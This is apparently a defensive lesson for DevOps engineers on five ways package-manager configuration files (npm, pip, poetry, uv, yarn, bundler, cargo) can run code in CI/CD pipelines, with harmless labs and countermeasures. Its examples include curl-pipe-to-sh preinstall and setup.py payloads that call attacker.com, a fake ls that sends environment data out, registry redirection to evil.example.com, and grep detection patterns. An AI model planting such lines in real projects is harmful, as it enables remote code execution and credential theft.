A plain install in a pipeline can run arbitrary code: all it takes is a booby-trapped package manager configuration file (.npmrc, package.json, requirements.txt, .yarnrc.yml, Cargo.toml). This lesson presents 5 techniques (registry redirection, lifecycle scripts, command hijacking, executable configuration, build script) across 7 package managers (npm, pip, poetry, uv, yarn, bundler, cargo), with one lab per technique and the countermeasures. It is aimed at DevOps engineers and developers who maintain CI/CD pipelines and know the command line.
One example is enough to fix the idea: a pull request adds a one-line
.npmrc file at the root of the project. Nothing suspicious, just a registry
setting (the registry is the server that hands out packages). Yet on the next
npm install in the pipeline, every dependency is downloaded from a server
the attacker controls, with no malicious code in the diff and no alert.
This lesson goes deep on one family of the threat panorama: the dependencies, seen from the package manager's configuration. The content of the packages is another angle. Typosquatting (publishing a package whose name differs from a popular one by a typo, to catch mistyped installs) and dependency confusion (publishing a public package under the name of an internal one, which the package manager then downloads instead) are covered in securing npm, PyPI and Go dependencies. To filter what comes in, see the artifact firewall.
What you will learn
- Explain why package managers are an underestimated attack vector in CI/CD.
- Recognize 5 concrete techniques: registry redirection, lifecycle scripts, command hijacking, executable configuration files, build scripts.
- Reproduce each attack in a safe lab.
- Apply the countermeasures that protect your pipelines.
For the labs, plan for a machine with Node.js, npm and Python 3,
plus network access to PyPI (pypi.org): the pip labs download
setuptools to build the package in an isolated environment. The lab for
technique 4 also needs yarn and Ruby (bundler), and the one for
technique 5 needs Rust (cargo): skip them if those tools are missing.
The attack flow at a glance

The following diagram shows how an attacker exploits the configuration files of package managers to run code in a CI/CD pipeline, and how the countermeasures block each step. Follow it from the entry points on the left (malicious PR, compromised dependency, dependency confusion) to the booby-trapped files, then to what the pipeline runs and what the attacker gains.
Why are package managers dangerous?
The fundamental problem
In a CI/CD pipeline, npm install, pip install -r requirements.txt
and cargo build are considered safe commands. They are part of every
build and every deployment. Nobody questions them.
The problem: these commands do more than download code. They read configuration files, run scripts, compile code, and each of these steps can be hijacked to run arbitrary code.
How does the attack reach the pipeline?
The booby-trapped file does not appear in the repository by magic: it needs a way in. These paths range from the most visible (a pull request that a careful review can intercept) to the most discreet (a poisoned CI cache that no code review looks at). Three vectors go through no diff of the project: the compromised dependency, dependency confusion and the poisoned cache. This is why protection cannot rely on human review alone.
| Vector | Technique | Booby-trapped file |
|---|---|---|
| Malicious PR | Adding or changing a config file | .npmrc, requirements.txt, .yarnrc.yml |
| Compromised dependency | The package contains a post-install script | package.json, setup.py |
| Dependency confusion | Internal package replaced by a public one | requirements.txt, package.json |
| Poisoned fork | The fork contains modified config files | Cargo.toml + build.rs |
| Poisoned cache | The CI cache contains modified files | .npmrc, .bundle/config |
Which 7 package managers are targeted?
Before detailing each technique, this table serves as a map: it associates each
package manager with the configuration files that can run code in its case. Look
at the Dangerous config files column: these are exactly the ones you must
put under mandatory review in the last section. One file can carry several
techniques: package.json, for example, combines registry redirection (via
a neighboring .npmrc) and lifecycle scripts.
| Package manager | Ecosystem | Dangerous config files | Techniques |
|---|---|---|---|
| npm (and npx) | Node.js | .npmrc, package.json, node_modules/.bin/ | Registry, lifecycle, binary |
| pip | Python | requirements.txt, setup.py | Registry, post-install, hijack |
| poetry | Python | pyproject.toml | Registry, scripts, post-install |
| uv | Python | requirements.txt | Same as pip |
| yarn | Node.js | .yarnrc.yml | Executable config |
| bundler | Ruby | Gemfile, .bundle/config | Executable config |
| cargo | Rust | Cargo.toml, build.rs | Build script |
Technique 1: how does registry redirection work?
Registry redirection is the simplest attack: a configuration file points the package manager to a registry controlled by the attacker. The downloaded packages can contain malicious code while carrying the same names and versions as the legitimate ones.
npm / npx: the .npmrc file
A .npmrc file placed at the root of the project is read automatically by
npm install and npx. A single line is enough:
registry=https://evil.example.com/From then on, all the dependencies of the project are downloaded from the
malicious registry. The package-lock.json is not enough: a lockfile
(the file that records the exact version and hash of every dependency) checks
that a package has not changed, not that the registry is legitimate, and
npm follows the one that .npmrc designates. Without a lockfile, or with a
lockfile regenerated by the attacker in the same PR, nothing contradicts the
packages served.
pip: the -i option in requirements.txt
Few developers know it: requirements.txt accepts command-line options, not
only package names. The -i option (or --index-url) redirects pip to
another registry:
-i https://evil.example.com/simple/requests==2.31.0flask==3.0.0The command pip install -r requirements.txt will download requests and
flask from evil.example.com instead of PyPI. The --extra-index-url option
is even sneakier: it adds an extra registry, and pip picks the most recent
version between the two registries, which enables a dependency
confusion attack.
poetry: malicious sources in pyproject.toml
Poetry lets you define package sources in pyproject.toml:
[[tool.poetry.source]]name = "internal"url = "https://evil.example.com/simple/"priority = "primary"With priority = "primary", this source is consulted before PyPI for all
the packages of the project.
Lab: test registry redirection
This lab uses an unreachable fake registry, so nothing malicious is ever downloaded. It shows that the package manager obeys the configuration file without any warning: the only visible effect is the failed connection.
-
Create an npm project with a malicious
.npmrc:Terminal window mkdir lab-npm-registry && cd lab-npm-registryecho '{"name":"lab","dependencies":{"is-odd":"3.0.1"}}' > package.jsonecho 'registry=https://evil.example.com/' > .npmrc -
Run
npm installand observe:Terminal window timeout 10 npm install 2>&1 || trueExpected result: the command fails without installing anything, either with a DNS error or after the 10-second
timeout(npm may print nothing before it stops). In production, the malicious registry would answer with booby-trapped packages. -
Try the same thing with pip:
Recent distributions refuse
pip installoutside a virtual environment (PEP 668): the lab creates a throwaway one.Terminal window cd .. && mkdir lab-pip-registry && cd lab-pip-registrypython3 -m venv .venv && . .venv/bin/activateprintf -- '-i https://evil.example.com/simple/\nrequests==2.31.0\n' > requirements.txtpip install -r requirements.txt 2>&1 || trueExpected result: pip prints a connection error to
evil.example.com, without installing anything. -
Clean up:
Terminal window deactivate && cd .. && rm -rf lab-npm-registry lab-pip-registry
Technique 2: how do lifecycle and post-install scripts run code?
Some package managers automatically run scripts before, during or
after the installation of a package. An attacker can exploit these
mechanisms to run arbitrary code during a plain install.
npm: preinstall and postinstall
The package.json file supports lifecycle scripts (commands that npm runs
automatically at defined moments), among them postinstall, which runs after
the installation:
| Script | When it runs |
|---|---|
preinstall | Before the dependencies are installed |
install | During the installation |
postinstall | After the dependencies are installed |
prepare | After install and before publish |
prestart | Before npm start |
pretest | Before npm test |
A malicious package.json can run any command:
{ "name": "legitimate-package", "version": "1.0.0", "scripts": { "preinstall": "curl https://attacker.com/payload.sh | sh" }}The npm install command will run curl ... | sh before it even installs
the dependencies. Two incidents of September 2025 show both faces of the risk.
On September 8, the account of the maintainer Qix was compromised by
phishing and booby-trapped versions of 18 packages, including debug and chalk
(over two billion combined weekly downloads), were published, with a payload
that hijacks cryptocurrency transactions in the browser; according to the
analyses published at the time, they stayed online for about two hours. This is
maintainer compromise in its pure form, with no install script. A week
later, the Shai-Hulud worm spread by itself, each infection triggering new
ones: the CISA alert of September 23, 2025 counts over 500 affected packages.
According to researchers' analyses, it injected a postinstall script into the
packages of the maintainers it compromised, and its Shai-Hulud 2.0 variant
(November 2025) switched to preinstall to run earlier and shrink the
detection window.
Since npm v12 (July 8, 2026), the preinstall, install and
postinstall scripts of dependencies no longer run by default, unless the
allowScripts policy of the root package allows them, but those of the
project itself keep running: this is the case of the booby-trapped
package.json above, modified by a PR. This block therefore closes the
compromised-dependency attack, not the configuration-file attack. The post
npm no longer runs install scripts
details the change and the migration of pipelines.
pip: setup.py with cmdclass
When pip installs a package from source (not a pre-compiled wheel, the
ready-to-install format that contains no build step), it runs setup.py.
An attacker can override the install command:
from setuptools import setupfrom setuptools.command.install import install
class MaliciousInstall(install):    def run(self):        # Code run DURING the installation        import os        os.system("curl https://attacker.com/payload.sh | sh")        install.run(self)
setup(    name="legitimate-package",    version="1.0.0",    cmdclass={"install": MaliciousInstall},)
The command pip install ./legitimate-package or
pip install legitimate-package (if the package is distributed as an sdist,
a source archive) will run the malicious code, with the rights of the
pipeline user.
Lab: test lifecycle scripts
Here the "malicious" script only writes a marker file in /tmp. If the file
exists after the install, the package manager has run code you never
typed.
-
Create a
package.jsonwithpreinstall:Terminal window mkdir lab-npm-lifecycle && cd lab-npm-lifecyclecat > package.json << 'JSON'{"name": "lab-lifecycle","version": "1.0.0","scripts": {"preinstall": "echo '[LOTP] preinstall RCE' > /tmp/lab-npm-pwned.txt"}}JSON -
Run
npm install:Terminal window npm install --ignore-scripts=false 2>&1cat /tmp/lab-npm-pwned.txtExpected result: the file
/tmp/lab-npm-pwned.txtcontains[LOTP] preinstall RCE. The script runs without any warning. -
Create a pip package with a malicious
setup.py:Terminal window python3 -m venv .venv && . .venv/bin/activatemkdir -p lab-pip-setup/malicious_pkgcat > lab-pip-setup/malicious_pkg/setup.py << 'PYTHON'from setuptools import setupfrom setuptools.command.install import installimport osclass Exploit(install):def run(self):os.system("echo '[LOTP] setup.py RCE' > /tmp/lab-pip-pwned.txt")install.run(self)setup(name="malicious", version="1.0.0", cmdclass={"install": Exploit})PYTHON -
Install the package:
Terminal window pip install ./lab-pip-setup/malicious_pkg 2>&1cat /tmp/lab-pip-pwned.txtExpected result: the file contains
[LOTP] setup.py RCE. -
Clean up:
Terminal window rm -f /tmp/lab-npm-pwned.txt /tmp/lab-pip-pwned.txtdeactivate && cd .. && rm -rf lab-npm-lifecycle
Technique 3: what is command hijacking?
This technique exploits entry point mechanisms (the way a package declares
an executable that the installer places on your system) to replace system
commands with malicious versions. The attacker publishes a package that
declares a console_scripts entry named after a common command (ls, git,
curl...). The replacement is not automatic: the installed script only wins
over the real command if the bin/ directory that receives it comes before
the real command's directory (/bin, /usr/bin) in the PATH.
pip: console_scripts in setup.py
The console_scripts entry points let a Python package install an
executable in the PATH (the ordered list of directories the shell
searches when you type a command):
from setuptools import setup
setup( name="evil-ls", version="1.0.0", py_modules=["evil"], entry_points={ "console_scripts": [ "ls=evil:main", # Targets the ls command! ], },)def main(): import subprocess # Exfiltrate data (here the PATH, in practice secrets) # before running the real ls subprocess.run(["curl", "-s", "https://attacker.com/collect", "-d", f"PATH={__import__('os').environ.get('PATH', '')}"], capture_output=True) # Run the real ls so as not to raise suspicion subprocess.run(["/bin/ls"] + __import__('sys').argv[1:])After pip install evil-ls, the package's ls command is installed in the
bin/ directory of the Python environment. In a venv or a CI/CD pipeline
where the Python PATH comes first (which is the case after activate, as it
puts the venv's bin/ at the front of the PATH), this malicious version
of ls will run instead of /bin/ls. If the venv's bin/ comes after /bin
in the PATH, the real ls is found first and nothing is hijacked.
poetry: [project.scripts] in pyproject.toml
Poetry uses the same mechanism through pyproject.toml:
[project.scripts]git = "malicious_pkg:hijacked_git"Lab: test command hijacking
The hijacking is harmless here: the fake ls only prints a message. The
point is to see, with which -a, that two ls now coexist and that the
wrong one wins.
-
Create a package with a malicious
console_scripts:Terminal window python3 -m venv lab-venv && . lab-venv/bin/activatemkdir -p lab-hijack/evil_pkgcat > lab-hijack/evil_pkg/setup.py << 'PYTHON'from setuptools import setupsetup(name="evil-ls",version="1.0.0",py_modules=["evil"],entry_points={"console_scripts": ["ls=evil:main"]},)PYTHONcat > lab-hijack/evil_pkg/evil.py << 'PYTHON'def main():print("[LOTP] ls command hijacked!")PYTHON -
Install and check:
Terminal window pip install ./lab-hijack/evil_pkg 2>&1which -a lslsExpected result:
which -a lsshows at least two entries, the maliciouslsfirst (in thebin/of the activated Python environment), then the systemls. Thelscommand then prints[LOTP] ls command hijacked!. In a CI/CD pipeline with no shell alias, the maliciouslswould run first provided that the environment'sbin/comes before/binin thePATH:which -alists them in the order the shell will try them. -
Clean up immediately:
Terminal window deactivate && rm -rf lab-hijack lab-venv
Technique 4: how do executable configuration files work?
Some package managers use configuration files that are actually executable code. Modifying these files amounts to injecting code that will run on the next command of the package manager.
yarn: yarnPath in .yarnrc.yml
Yarn 2+ uses a .yarnrc.yml file for its configuration. The yarnPath
directive tells yarn which JavaScript file to run as the package manager:
yarnPath: "./malicious.js"const fs = require("fs");// Code run BEFORE any yarn commandfs.writeFileSync("/tmp/yarn-pwned.txt", "[LOTP] yarnPath RCE, run by yarn\n");// Even `yarn --version` triggers the executionprocess.exit(0);Every yarn command, including yarn --version, first runs the file that
yarnPath points to. This is by design in Yarn 2+ (Plug'n'Play), but it
becomes an attack vector when an attacker modifies .yarnrc.yml through a PR.
bundler: the Gemfile is Ruby
Unlike the other configuration files, a Gemfile is not YAML or JSON: it
is Ruby code run by Bundler. Any valid Ruby code placed in a Gemfile will
run during bundle install:
# Ruby code run when the Gemfile is loadedFile.write("/tmp/bundler-pwned.txt",  "[LOTP] Gemfile RCE, Ruby code run\n")
source "https://rubygems.org"gem "rake"
The Ruby code runs before the dependencies are resolved. Bundler also
accepts a redirection through .bundle/config:
---BUNDLE_GEMFILE: "/path/to/malicious-Gemfile"This technique redirects bundle install to an arbitrary Gemfile, even if it
sits in another directory.
Lab: test executable configuration files
Both tests write a marker file, as before. Note that the code runs before the tool does any of the work you asked for: that is what makes these files dangerous.
-
Test yarn with a malicious
yarnPath:Terminal window mkdir lab-yarn && cd lab-yarnecho '{"name":"lab-yarn","version":"1.0.0"}' > package.jsoncat > poc.js << 'JS'const fs = require("fs");fs.writeFileSync("/tmp/lab-yarn-pwned.txt","[LOTP] yarnPath RCE, even yarn --version runs it\n");console.log("[POC] Code run through yarnPath");process.exit(0);JSecho 'yarnPath: "./poc.js"' > .yarnrc.ymlyarn --version 2>&1cat /tmp/lab-yarn-pwned.txtExpected result: even
yarn --versionrunspoc.jsand creates the file. The yarn command is never reached, the malicious code takes control immediately. -
Test bundler with Ruby code in the Gemfile:
Terminal window cd .. && mkdir lab-bundler && cd lab-bundlercat > Gemfile << 'RUBY'File.write("/tmp/lab-bundler-pwned.txt","[LOTP] Gemfile RCE, Ruby code run\n")source "https://rubygems.org"gem "rake"RUBYruby -e 'load "./Gemfile"' 2>&1 || truecat /tmp/lab-bundler-pwned.txtExpected result: even if
sourceraises an error (method not defined outside Bundler), theFile.writeruns before the error. In a Bundler context, the whole file runs without error. -
Clean up:
Terminal window rm -f /tmp/lab-yarn-pwned.txt /tmp/lab-bundler-pwned.txtcd .. && rm -rf lab-yarn lab-bundler
Technique 5: what is build-time execution?
cargo: build.rs, execution before compilation
Cargo automatically runs a build.rs file located at the root of a crate (a
Rust package) before it compiles the Rust code. This file can contain
any Rust code, including system calls:
use std::process::Command;use std::fs;
fn main() {    // Run AUTOMATICALLY before cargo build    let output = Command::new("id").output().unwrap();    let id = String::from_utf8_lossy(&output.stdout);    fs::write("/tmp/cargo-pwned.txt",        format!("[LOTP] build.rs RCE, {}", id)).unwrap();}
The build.rs file runs in these contexts:
| Command | Runs build.rs? |
|---|---|
cargo build | Yes |
cargo test | Yes (compilation required) |
cargo bench | Yes (compilation required) |
cargo run | Yes (compilation required) |
cargo check | Yes |
cargo doc | Yes |
The Cargo.toml file can also reference build dependencies that themselves
contain a build.rs:
[build-dependencies]malicious-build-helper = "1.0.0"Lab: test build.rs execution
As in the other labs, the build script only writes marker files. The second file records which user ran the code, to show it inherits your full rights.
-
Create a Rust project with a malicious
build.rs:Terminal window mkdir lab-cargo && cd lab-cargocat > Cargo.toml << 'TOML'[package]name = "lab-cargo"version = "0.1.0"edition = "2021"TOMLmkdir srcecho 'fn main() { println!("Hello"); }' > src/main.rscat > build.rs << 'RUST'use std::process::Command;use std::fs;fn main() {fs::write("/tmp/lab-cargo-pwned.txt","[LOTP] build.rs RCE, code run before compilation\n").unwrap();let output = Command::new("id").output().unwrap();fs::write("/tmp/lab-cargo-id.txt",format!("Run as: {}",String::from_utf8_lossy(&output.stdout))).unwrap();}RUST -
Run
cargo build:Terminal window cargo build 2>&1cat /tmp/lab-cargo-pwned.txtcat /tmp/lab-cargo-id.txtExpected result: both files are created. The
build.rsruns beforesrc/main.rsis compiled, with the full rights of the pipeline user. -
Clean up:
Terminal window rm -f /tmp/lab-cargo-pwned.txt /tmp/lab-cargo-id.txtcd .. && rm -rf lab-cargo
How do you defend against package manager attacks?
Cross-cutting measures (all package managers)
These measures apply whatever the ecosystem, and that is their strength: rather than remembering one option per tool, you put a handful of safeguards in place that cover every vector at once. Read the Difficulty column as a deployment order: start with the "Low" rows, which already block the most common attacks for minimal effort, and keep the read-only pipeline for a second stage.
| Countermeasure | Impact | Difficulty |
|---|---|---|
| Verified lockfile | Detects registry and hash changes | Low |
--ignore-scripts for npm | Blocks preinstall/postinstall, including the project's own that npm 12 still lets run | Low |
--only-binary=:all: for pip | Installs wheels only: no setup.py is run | Low |
| Review of config files in PRs | Detects .npmrc, .yarnrc.yml, etc. | Medium |
| CODEOWNERS on sensitive files | Requires approval from designated reviewers (see below) | Medium |
| Read-only pipeline (token with minimal permissions) | Limits the impact of code execution | High |
Per package manager
The cross-cutting measures are not always enough: each package manager
offers specific flags to defuse its own execution mechanisms. Open the tab of
your ecosystem and remember the first command, the one that neutralizes the
most dangerous vector (lifecycle scripts, installation from source,
arbitrary yarnPath).
# Disable lifecycle scriptsnpm install --ignore-scripts
# Audit the scripts before installingnpm pack <package> && tar xf <package>.tgz && cat package/package.json | jq '.scripts'
# Protect .npmrc with CODEOWNERSecho "/.npmrc @security-team" >> .github/CODEOWNERS# Install wheels only (no setup.py)pip install --only-binary=:all: -r requirements.txt
# Refuse any registry option written in requirements.txt, BEFORE the installif grep -nE '^[[:space:]]*(-i|--index-url|--extra-index-url|-f|--find-links|--trusted-host)' requirements.txt; then echo "registry option forbidden in requirements.txt" >&2 exit 1fi
# Check the hashes: a package served by another registry is refusedpip install --require-hashes -r requirements.txtDo not count on pip install --index-url … -r requirements.txt to pin the
registry: a -i or an --index-url written in requirements.txt takes
precedence over the one on the command line (observed with pip 25.0.1 and
26.0.1, two local test registries), and an --extra-index-url is added to it
instead of replacing it. Three barriers do hold, however: the grep
check above, which refuses the file before any download, --require-hashes,
which rejects a package whose hash does not match, and
--no-index --find-links <directory>, which queries no registry and
installs from a directory of wheels that you have verified.
Secured requirements.txt file (with hashes):
requests==2.31.0 \ --hash=sha256:58cd2187c01e70e6e26505bca751777aa9f2ee0b7f4300988b709f44e013003f# Check the build scripts before compilingcargo vendor && grep -r "Command::new" vendor/*/build.rs
# Use cargo-audit to detect vulnerabilitiescargo install cargo-auditcargo audit
# Examine the build-dependenciesgrep -A5 "build-dependencies" Cargo.toml# Check that yarnPath points to a legitimate filecat .yarnrc.yml | grep yarnPath
# yarnPath should point to .yarn/releases/yarn-*.cjs# NEVER to an arbitrary .js file
# Protect .yarnrc.yml with CODEOWNERSecho "/.yarnrc.yml @security-team" >> .github/CODEOWNERS# Examine the Gemfile for suspicious Ruby codegrep -E "system|exec|spawn|\`|%x|IO.popen|File.write" Gemfile
# Protect the Gemfile with CODEOWNERSecho "/Gemfile @security-team" >> .github/CODEOWNERSecho "/.bundle/config @security-team" >> .github/CODEOWNERSWhich files should you watch in PRs?
A CODEOWNERS file designates who must approve a PR that touches certain paths. Combined with the branch protection rule "Require review from Code Owners", it makes a review by the security team mandatory as soon as a PR modifies one of these files:
# Package manager configuration files/.npmrc                 @security-team/.yarnrc.yml            @security-team/Gemfile                @security-team/.bundle/config         @security-team/build.rs               @security-team
# Files that can contain registry redirections/requirements.txt @security-team/pyproject.toml @security-team/Cargo.toml @security-teamTroubleshooting
The symptoms below are the ones a developer notices after the fact, often because a command behaves oddly or a download goes to an unexpected domain. Each row points to the configuration file to inspect first: in almost every case, the proof of the compromise is in plain sight in a file of the repository; you still have to know which one to open.
| Symptom | Likely cause | Solution |
|---|---|---|
npm install downloads from an unknown registry | .npmrc with a modified registry | Check .npmrc at the root and in ~/.npmrc |
pip install fails with a certificate error | -i to an invalid HTTPS registry in requirements.txt | Inspect requirements.txt for -i or --extra-index-url options |
| A system binary behaves strangely | console_scripts installs a binary of the same name | which -a <command> to list all versions |
yarn runs unexpected code | yarnPath points to a malicious file | Check .yarnrc.yml, yarnPath must point to .yarn/releases/ |
cargo build writes unexpected files | build.rs contains malicious code | Read build.rs and look for Command::new, fs::write |
bundle install runs commands | The Gemfile contains arbitrary Ruby code | Look for system, exec, File.write in the Gemfile |
Summary of the techniques
This table condenses the five techniques into a single view. The Trigger column is the most instructive: it shows that the common point is not the language but the moment the code runs, at install time, at build time or on the very first command. This is why an effective countermeasure targets that moment (block scripts, require pre-compiled artifacts) rather than one particular package manager.
| # | Technique | Package managers | Booby-trapped file | Trigger |
|---|---|---|---|---|
| 1 | Registry redirection | npm, pip, poetry, uv | .npmrc, requirements.txt, pyproject.toml | install |
| 2 | Lifecycle scripts | npm, pip, poetry, uv | package.json, setup.py | install |
| 3 | Command hijacking | pip, poetry | setup.py, pyproject.toml | install + usage |
| 4 | Executable config | yarn, bundler | .yarnrc.yml, Gemfile | Any command |
| 5 | Build script | cargo | build.rs | build, test, check |
Key points
-
Package managers are not simple downloaders: they run code at install time, at build time, and even at configuration time.
-
5 techniques allow arbitrary code execution: registry redirection, lifecycle scripts, command hijacking, executable configuration files, and build scripts.
-
All ecosystems are affected: Node.js (npm, yarn), Python (pip, poetry, uv), Ruby (bundler) and Rust (cargo).
-
The most direct technique to set up is registry redirection (one line in
.npmrcorrequirements.txt). Lifecycle scripts run code with no warning: since npm v12, only those of dependencies are blocked by default, not those of the project itself. -
Command hijacking is not automatic: it only succeeds if the environment's
bin/comes before the real command's directory in thePATH. -
A first barrier is CODEOWNERS: require a review by the security team for any package manager configuration file. It sees neither a compromised dependency nor a poisoned cache, hence the complement of lockfiles with hashes and of
--ignore-scripts. -
--ignore-scripts(npm) and--only-binary=:all:(pip) block code execution at install time, but can break some legitimate packages.
Knowledge check
Check that the essentials of this lesson are in place. The questions only cover what has just been explained here.
Knowledge check
Check what you have learned with this interactive quiz
How it works
- The timer starts when you click Start
- Multiple choice, true/false and short answer questions
- You can move between questions
- Detailed results are shown at the end
Starts the quiz and the timer
Review
(0/0)Score by domain
A domain groups several guides and gets several questions, so its score is more reliable than a per-topic score, which often rests on a single question.
Summary
Strengths
No topic passed at 80% on at least two questions yet.
Weak areas
No topic below the pass mark.
Recommended next
Hints before you try again?
Continue the course: Varnish Artifact Firewall: controlling dependency intake
A new full quiz with random questions
Work again only on the questions you missed